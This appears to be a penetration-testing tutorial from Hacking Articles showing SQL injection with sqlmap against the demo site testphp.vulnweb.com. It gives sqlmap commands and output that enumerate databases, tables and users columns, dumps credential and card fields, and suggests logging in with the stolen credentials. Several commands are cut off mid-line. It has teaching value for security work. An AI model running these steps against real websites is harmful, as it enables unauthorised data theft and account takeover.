- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.

- Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
- Support for database process' user privilege escalation via Metasploit'sMeterpreter getsystem command.

These options can be used to enumerate the back-end database management system information, structure and data contained in the tables.


```
Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables. Moreover you can run your own SQL statements

  -a, --all             Retrieve everything
  -b, --banner          Retrieve DBMS banner
  --current-user        Retrieve DBMS current user
  --current-db          Retrieve DBMS current database
  --hostname            Retrieve DBMS server hostname
  --is-dba              Detect if the DBMS current user is DBA
  --users               Enumerate DBMS users
  --passwords           Enumerate DBMS users password hashes
  --privileges          Enumerate DBMS users privileges
  --roles               Enumerate DBMS users roles
  --dbs                 Enumerate DBMS databases
  --tables              Enumerate DBMS database tables
  --columns             Enumerate DBMS database table columns
  --schema              Enumerate DBMS schema
  --count               Retrieve number of entries for table(s)
  --dump                Dump DBMS database table entries
  --dump-all            Dump all DBMS databases tables entries
  --search              Search column(s), table(s) and/or database name(s)
  --comments            Retrieve DBMS comments
  -D DB                 DBMS database to enumerate
  -T TBL                DBMS database table(s) to enumerate
  -C COL                DBMS database table column(s) to enumerate
  -X EXCLUDECOL         DBMS database table column(s) to not enumerate
  -U USER               DBMS user to enumerate
  --exclude-sysdbs      Exclude DBMS system databases when enumerating tables
  --pivot-column=P..    Pivot column name
  --where=DUMPWHERE     Use WHERE condition while table dumping
  --start=LIMITSTART    First dump table entry to retrieve
  --stop=LIMITSTOP      Last dump table entry to retrieve
  --first=FIRSTCHAR     First query output word character to retrieve
  --last=LASTCHAR       Last query output word character to retrieve
  --sql-query=QUERY     SQL statement to be executed
```

Sometimes you visit such websites that let you to select product item through their picture gallery if you observer its URL you will notice that product item is call through its product-ID numbers.

Let’s take an example

```
http://testphp.vulnweb.com/artists.php?artist=1
```

So when attacker visits such kind of website he always checks for SQL vulnerability inside web server for lunching SQL attack.




Let’s check how attacker verifies SQL vulnerability.

Attacker will try to break the query in order to order to get error message, if he successfully received error message then it confirms that web server is SQL injection

affected.

```
http://testphp.vulnweb.com/artists.php?artist=1'
```

From screenshot you can see we have received error message successfully now we have make SQL attack on web server so that we can fetch database information.



Databases

For database penetration testing we always choose SQLMAP, this tool is very helpful for beginners who are unable to retrieve database information manually or unaware from SQL injection techniques.


Open the terminal in your Kali Linux and type following command which start SQL injection attack on the targeted website.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --bat
```

-u: target URL

–dbs: fetch database name

–batch: This will leave sqlmap to go with default behavior whenever user's input would be required



Here from given screenshot you can see we have successfully retrieve database name "**acuart**"

```
[05:44:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[05:44:53] [INFO] fetching database names
[05:44:53] [INFO] the SQL query used returns 2 entries
[05:44:53] [INFO] retrieved: information_schema
[05:44:54] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[05:44:54] [INFO] fetched data logged to text files under

[*] shutting down at 05:44:54
```


Tables

As we know a database is a set of record which consist of multiple table inside it therefore now use another command in order to fetch entire table names from inside the database system.

```
1 sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -
```

-D: DBMS database to enumerate (fetched database name)

–tables: enumerate DBMS database table



As a result given in screenshot we have enumerated entire table name of database system. There are 8 tables inside database “acuart” as following:

T1: artists

T2: carts

T3: categ


T4: featured

T5: guestbook

T6: pictures

T7: products

T8: users



Columns

Now further we will try to enumerate column name of desired table. Since we know there is a users table inside the database acuart and we want to know the all column names of users table therefore we will generate another command for column captions enumeration.

```
1 sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -
```

-T: DBMS table to enumerate (fetched table name)

–columns: enumerate DBMS database columns

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart
-T users --columns --batch
```


```
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

Get data from a table

Slowly and gradually we have penetrated much details of database but last and most important step is to retrieve information from inside the columns of a table. Hence at last we will generate a command which will dump information of users table.

```
1 sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -
```

–dump: dump all information of DBMS database




Here from given screenshot you can see it has dump entire information of table users, mainly users table contains login credential of other users. You can use these credential for login into server on behalf other users.

Dump All


Last command is the most powerful command in sqlmap which will save your time in database penetration testing; this command will perform all the above functions at once and dump entire database information including table names, column and etc.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -
```



This will give you all information at once which contains database name as well as table's records.

Try it yourself!!!



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact here

← OLDER POSTS